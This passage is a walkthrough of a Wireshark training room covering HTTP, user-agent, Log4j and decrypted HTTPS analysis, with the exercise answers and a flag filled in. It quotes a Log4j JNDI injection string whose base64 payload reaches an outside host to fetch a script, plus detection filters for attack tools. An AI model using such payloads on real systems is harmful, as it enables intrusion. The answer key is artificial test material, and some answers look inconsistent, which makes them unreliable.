550 resume.doc: Permission denied
QUIT
```

Task 7 - Cleartext Protocol Analysis: HTTP

HTTP Analysis

Hypertext Transfer Protocol (HTTP) is a cleartext-based, request-response and client-server protocol. It is the standard type of network activity to request/serve web pages, and by default, it is not blocked by any network perimeter. As a result of being unencrypted and the backbone of web traffic, HTTP is one of the must-to-know protocols in traffic analysis. Following attacks could be detected with the help of HTTP analysis:

- Phishing pages
- Web attacks
- Data exfiltration
- Command and control traffic ()

C2

HTTP analysis in a nutshell:


Notes	Wireshark Filter
Global search Note: HTTP2 is a revision of the HTTP protocol for better performance and security. It supports binary data transfer and request&response multiplexing.	• <code>http</code> • <code>http2</code>
"HTTP Request Methods" for grabbing the low-hanging fruits: • GET • POST • Request: Listing all requests	• <code>http.request.method == "GET"</code> • <code>http.request.method == "POST"</code> • <code>http.request</code>
"HTTP Response Status Codes" for grabbing the low-hanging fruits: • 200 OK: Request successful. • 301 Moved Permanently: Resource is moved to a new URL/path (permanently). • 302 Moved Temporarily: Resource is moved to a new URL/path (temporarily). • 400 Bad Request: Server didn't understand the request. • 401 Unauthorised: URL needs authorisation (login, etc.). • 403 Forbidden: No access to the requested URL. • 404 Not Found: Server can't find the requested URL. • 405 Method Not Allowed: Used method is not suitable or blocked. • 408 Request Timeout: Request look longer than server wait time. • 500 Internal Server Error: Request not completed, unexpected error. • 503 Service Unavailable: Request not completed server or service is down.	• <code>http.response.code == 200</code> • <code>http.response.code == 401</code> • <code>http.response.code == 403</code> • <code>http.response.code == 404</code> • <code>http.response.code == 405</code> • <code>http.response.code == 503</code>
"HTTP Parameters" for grabbing the low-hanging fruits: • User agent: Browser and operating system identification to a web server application. • Request URI: Points the requested resource from the server. • Full *URI: Complete URI information. • *URI: Uniform Resource Identifier.	• <code>http.user_agent contains "nmap"</code> • <code>http.request.uri contains "admin"</code> • <code>http.request.full_uri contains "admin"</code>
"HTTP Parameters" for grabbing the low-hanging fruits: • Server: Server service name. • Host: Hostname of the server • Connection: Connection status. • Line-based text data: Cleartext data provided by the server. • HTML Form URL Encoded: Web form information.	• <code>http.server contains "apache"</code> • <code>http.host contains "keyword"</code> • <code>http.host == "keyword"</code> • <code>http.connection == "Keep-Alive"</code> • <code>data-text-lines contains "keyword"</code>

User Agent Analysis

As the adversaries use sophisticated technics to accomplish attacks, they try to leave traces similar to natural traffic through the known and trusted protocols. For a security analyst, it is important to spot the anomaly signs on the bits and pieces of the packets. The "user-agent" field is one of the great resources for spotting anomalies in HTTP traffic. In some cases, adversaries successfully modify the user-agent data, which could look super natural. A security analyst cannot rely only on the user-agent field to spot an anomaly. Never whitelist a user agent, even if it looks natural. User agent-based anomaly/threat detection/hunting is an additional data source to check and is useful when there is an obvious anomaly. If you are unsure about a value, you can conduct a web search to validate your findings with the default and normal user-agent info ([example site](#)[\(opens in new tab\)](#))).

User Agent analysis in a nutshell:

Notes	Wireshark Filter
Global search.	<code>http.user_agent</code>
Research outcomes for grabbing the low-hanging fruits: - Different user agent information from the same host in a short time notice. - Non-standard and custom user agent info. - Subtle spelling differences. ("Mozilla" is not the same as "Mozlilla" or "Mozlila") - Audit tools info like Nmap, Nikto, Wfuzz and sqlmap in the user agent field. - Payload data in the user agent field.	<code>(http.user_agent contains "sqlmap") or (http.user_agent contains "Nmap") or (http.user_agent contains "Wfuzz") or (http.user_agent contains "Nikto")</code>




Log4j Analysis

A proper investigation starts with prior research on threats and anomalies going to be hunted. Let's review the knowns on the "Log4j" attack before launching Wireshark.

Log4j vulnerability analysis in a nutshell:

Notes	Wireshark Filters
Research outcomes for grabbing the low-hanging fruits: - The attack starts with a "POST" request - There are known cleartext patterns: "jndi:ldap" and "Exploit.class".	<code>http.request.method == "POST"</code> <code>(ip contains "jndi") or (ip contains "Exploit")</code> <code>(frame contains "jndi") or (frame contains "Exploit")</code> <code>(http.user_agent contains "\$") or (http.user_agent contains "==")</code>



Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. **Now use the Use the `"~/Desktop/exercise-pcaps/http/user-agent.pcap"` file to answer questions 1 to 2 and the `"~/Desktop/exercise-pcaps/http/http.pcapng"` file to answer questions 3 to 4.**

Answer the questions below

Investigate the user agents. What is the number of anomalous "user-agent" types?

6 (Run the query: `http.user_agent` , then apply the User-Agent field as a filter.)

http.user_agent == "Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.10 (KHTML, like G					
No.	Time	Source	Destination	Protocol	Length
1	0.000000000	192.168.3.131	209.17.73.30	HTTP	487
2	0.000002102	192.168.3.131	209.17.73.30	HTTP	487
3	0.001126671	192.168.3.131	208.82.236.129	HTTP	656
4	0.001215567	192.168.3.131	208.82.236.130	HTTP	497
5	0.001272323	192.168.3.131	208.82.236.130	HTTP	497
6	0.018924964	192.168.3.131	208.82.236.129	HTTP	656

```

Frame 1: 487 bytes on wire (3896 bits), 487 bytes captured (3896 bits)
Ethernet II, Src: Micro-St_9a:f1:f5 (40:61:86:9a:f1:f5), Dst: Sophos_15:f9:80 (e
Internet Protocol Version 4, Src: 192.168.3.131, Dst: 209.17.73.30
Transmission Control Protocol, Src Port: 58789, Dst Port: 80, Seq: 1, Ack: 1, Le
Hypertext Transfer Protocol
  GET /albums/y299/Realnez/IMG2303-1.jpg HTTP/1.1\r\n
  Host: i7.photobucket.com\r\n
  Connection: keep-alive\r\n
  Referer: http://vancouver.en.craigslist.ca/bnc/mcy/2160652552.html\r\n
  Accept: */*\r\n
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.1

```

What is the packet number with a subtle spelling difference in the user agent field?

52 (If you check the User-Agent field on line 52, it shows "Mozilla".)

Locate the "Log4j" attack starting phase. What is the packet number?


444 run the query: (ip contains "jndi") or (ip contains "Exploit)

Locate the "Log4j" attack starting phase and decode the base64 command. What is the IP address contacted by the adversary?

62[.]210[.]130[.]250

Copy the value, then use CyberChef to decode it from Base64.

`${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2ldlCBodHRwOi8vNjluMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3`



Task 8 - Encrypted Protocol Analysis: Decrypting HTTPS


Decrypting HTTPS Traffic

When investigating web traffic, analysts often run across encrypted traffic. This is caused by using the Hypertext Transfer Protocol Secure (HTTPS) protocol for enhanced security against spoofing, sniffing and intercepting attacks. HTTPS uses TLS protocol to encrypt communications, so it is impossible to decrypt the traffic and view the transferred data without having the encryption/decryption key pairs. As this protocol provides a good level of security for transmitting sensitive data, attackers and malicious websites also use HTTPS. Therefore, a security analyst should know how to use key files to decrypt encrypted traffic and investigate the traffic activity.

The packets will appear in different colours as the HTTP traffic is encrypted. Also, protocol and info details (actual URL address and data returned from the server) will not be fully visible. The first image below shows the HTTP packets encrypted with the TLS protocol.



Additional information for HTTPS:

Notes	Wireshark Filter
"HTTPS Parameters" for grabbing the low-hanging fruits: • Request: Listing all requests • TLS: Global TLS search • TLS Client Request • TLS Server response • Local Simple Service Discovery Protocol (SSDP) Note: SSDP is a network protocol that provides advertisement and discovery of network services.	• <code>http.request</code> • <code>tls</code> • <code>tls.handshake.type == 1</code> • <code>tls.handshake.type == 2</code> • <code>ssdp</code>



Similar to the TCP three-way handshake process, the TLS protocol has its handshake process. The first two steps contain "Client Hello" and "Server Hello" messages. The given filters show the initial hello packets in a capture file. These filters are helpful to spot which IP addresses are involved in the TLS handshake.


- Client Hello: `(http.request or tls.handshake.type == 1) and !(ssdp)`
- Server Hello: `(http.request or tls.handshake.type == 2) and !(ssdp)`




An encryption key log file is a text file that contains unique key pairs to decrypt the encrypted traffic session. These key pairs are automatically created (per session) when a connection is established with an SSL/TLS-enabled webpage. As these processes are all accomplished in the browser, you need to configure your system and use a suitable browser (Chrome and Firefox support this) to save these values as a key log file. To do this, you will need to set up an environment variable and create the SSLKEYLOGFILE, and the browser will dump the keys to this file as you browse the web. SSL/TLS key pairs are created per session at the connection time, so it is important to dump the keys during the traffic capture.

Otherwise, it is not possible to create/generate a suitable key log file to decrypt captured traffic. You can use the "right-click" menu or "Edit → Preferences → Protocols → TLS" menu to add/remove key log files.


Adding key log files with the "right-click" menu:



Adding key log files with the "Edit → Preferences → Protocols → TLS"



Viewing the traffic with/without the key log files:



The above image shows that the traffic details are visible after using the key log file. Note that the packet details and bytes pane provides the data in different formats for investigation. Decompressed header info and HTTP2 packet details are available after decrypting the traffic. Depending on the packet details, you can also have the following data formats:

- Frame
- Decrypted TLS
- Decompressed Header
- Reassembled TCP
- Reassembled SSL

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. **Now use the "Desktop/exercise-pcaps/https/Exercise.pcap" file to put your skills into practice and answer the questions below!**

Answer the questions below


What is the frame number of the "Client Hello" message sent to accounts.google.com?

16 (Server name is written on line 16)


No.	Time	Source	Destination	Protocol	Length	Source Port	Server Name	Info
13	0.754105	192.168.1.12	172.217.17...	TLSv1.3	571	64512	clientservices.googleapis.com	Client Hello
16	0.755456	192.168.1.12	172.217.17...	TLSv1.3	571	64511	accounts.google.com	Client Hello
53	0.889384	192.168.1.12	172.217.17...	TLSv1.3	571	64513	www.google.com	Client Hello
64	0.910063	192.168.1.12	172.217.17...	TLSv1.3	571	64514	www.google.com	Client Hello
76	0.950598	192.168.1.12	172.217.17...	TLSv1.3	571	64515	www.google.com	Client Hello

Decrypt the traffic with the "KeysLogFile.txt" file. What is the number of HTTP2 packets?

115 (First, add the .txt file by clicking View, then Preferences.)



Then choose Protocols, then select TLS.



Go to Frame 322. What is the authority header of the HTTP2 packet?

safebrowsing[.]googleapis[.]com


http2

Time	Source	Destination	Protocol	Length	Source Port	Seq
188	1.219485	172.217.17.1...	192.168.1.12 HTTP2	294	443	
189	1.219485	172.217.17.1...	192.168.1.12 HTTP2	179	443	
191	1.221108	172.217.17.1...	192.168.1.12 HTTP2	86	443	
192	1.221537	172.217.17.1...	192.168.1.12 HTTP2	85	443	
193	1.221537	172.217.17.1...	192.168.1.12 HTTP2	93	443	
195	1.222166	192.168.1.12	172.217.17.1... HTTP2	93	64513	
319	3.599156	192.168.1.12	172.217.20.74 HTTP2	146	64516	
321	3.599468	192.168.1.12	172.217.20.74 HTTP2	849	64516	
322	3.599566	192.168.1.12	172.217.20.74 HTTP2	660	64516	
334	3.624070	172.217.20.74	192.168.1.12 HTTP2	662	443	
335	3.624242	192.168.1.12	172.217.20.74 HTTP2	85	64516	
336	3.624428	172.217.20.74	192.168.1.12 HTTP2	85	443	
354	3.659625	172.217.20.74	192.168.1.12 HTTP2	379	443	
356	3.659819	172.217.20.74	192.168.1.12 HTTP2	243	443	
357	3.660646	172.217.20.74	192.168.1.12 HTTP2	124	443	
358	3.660646	172.217.20.74	192.168.1.12 HTTP2	273	443	
359	3.660646	172.217.20.74	192.168.1.12 HTTP2	159	443	
360	3.660646	172.217.20.74	192.168.1.12 HTTP2	93	443	
362	3.661140	192.168.1.12	172.217.20.74 HTTP2	93	64516	


[Header Length: 1069]
[Header Count: 10]
▼ Header: :method: GET
Name Length: 7
Name: :method
Value Length: 3
Value: GET
:method: GET
[Unescaped: GET]
Representation: Indexed Header Field
Index: 2
▶ Header: :authority: safebrowsing.googleapis.com
▶ Header: :scheme: https
▶ Header: :path: /v4/fullHashes:find?\$req=Ch0KGdGvb2dsZWNoem9tZSRINMTAaLjAuA

Investigate the decrypted packets and find the flag! What is the flag?

FLAG{THM-PACKETMASTER}



then save all settings




Task 9 - Bonus: Hunt Cleartext Credentials!

Bonus: Hunt Cleartext Credentials!

Up to here, we discussed how to inspect the packets for specific conditions and spot anomalies. As mentioned in the first room, Wireshark is not an IDS, but it provides suggestions for some cases under the expert info. However, sometimes anomalies replicate the legitimate traffic, so the detection becomes harder. For example, in a cleartext credential hunting case, it is not easy to spot the multiple credential inputs and decide if there is a brute-force attack or if it is a standard user who mistyped their credentials.

As everything is presented at the packet level, it is hard to spot the multiple username/password entries at first glance. The detection time will decrease when an analyst can view the credential entries as a list. Wireshark has such a feature to help analysts who want to hunt cleartext credential entries.

Some Wireshark dissectors (FTP, HTTP, IMAP, pop and SMTP) are programmed to extract cleartext passwords from the capture file. You can view detected credentials using the **"Tools → Credentials"** menu. This feature works only after specific versions of Wireshark (v3.1 and later). Since the feature works only with particular protocols, it is suggested to have manual checks and not entirely rely on this feature to decide if there is a cleartext credential in the traffic. Once you use the feature, it will open a new window and provide detected credentials. It will show the packet number, protocol, username and additional information. This window is clickable; clicking on the packet number will select the packet containing the password, and clicking on the username will select the packet containing the username info. The additional part prompts the packet number that contains the username.



Packet No.	Protocol	Username	Additional Info
41	FTP	admin	Username in packet: 12
44	FTP	admin	Username in packet: 15
53	FTP	admin	Username in packet: 25
55	FTP	admin	Username in packet: 29
78	FTP	admin	Username in packet: 57
86	FTP	admin	Username in packet: 62
119	FTP	admin	Username in packet: 89
124	FTP	admin	Username in packet: 93
126	FTP	admin	Username in packet: 97
170	FTP	adminis...	Username in packet: 136
210	FTP	adminis...	Username in packet: 173
223	FTP	adminis...	Username in packet: 187
233	FTP	adminis...	Username in packet: 196

Answer the questions below

Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. What is the packet number of the credentials using "HTTP Basic Auth"?

237 (Go to Tools, then select the section for the last packet.)

Packet No.	Protocol	Username	Additional Info
41	FTP	admin	Username in packet: 12
44	FTP	admin	Username in packet: 15
53	FTP	admin	Username in packet: 25
55	FTP	admin	Username in packet: 29
78	FTP	admin	Username in packet: 57
86	FTP	admin	Username in packet: 62
119	FTP	admin	Username in packet: 89
